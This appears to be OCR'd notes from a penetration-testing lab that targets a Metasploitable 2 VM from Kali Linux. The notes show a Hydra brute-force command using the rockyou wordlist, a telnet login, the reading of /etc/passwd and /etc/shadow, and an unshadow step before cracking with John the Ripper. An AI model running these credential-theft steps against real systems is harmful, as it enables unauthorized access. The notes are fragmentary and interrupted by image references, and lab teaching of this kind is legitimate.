
Note – : if you know target machine username or password , then add it on hydra dictionary , because if the username or password are in the dictionary then you clear how brute force really worked

Attacker machines -: username – msfadmin , password – msfadmin


Target ip -: 192.168.114.182




Hydra wordlist locations - /usr/share/wordlists




- Add username or password on rockyou.txt
  Command – nano rockyou.txt



- Command : hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt <target Ip > <port>
  -l -: if you know username
  -P -: if you don't know password



- Here , password crack



4.Password cracking Using John The Ripper

John the Ripper (often just called **John**) is a **fast password-cracking tool** used by **ethical hackers**, **penetration testers**, and **security professionals**.


John The Ripper Cheat Sheet -: https://countuponsecurity.com/wp-content/uploads/2016/09/jtr-cheat-sheet.pdf

How to use it -:


Target machine -: Metasploitable 2 → 192.168.115.182

Attacker machine -: Kali linux → 192.168.115.192


- **Scan Target ports using nmap**




- **Telnet service open – try to login into**




- **Login successful**




➢ **Remote access establish**




➢ **Now find , password hashes /etc/passwd and /etc/shadow**




- **Now collect all hashes and store in one txt file and copy it to kali machine**




- **On kali , store all hash in hash.txt file using**
  unshadow passwd.txt shadow.txt > hash.txt



- **Now use john and add hash.txt**



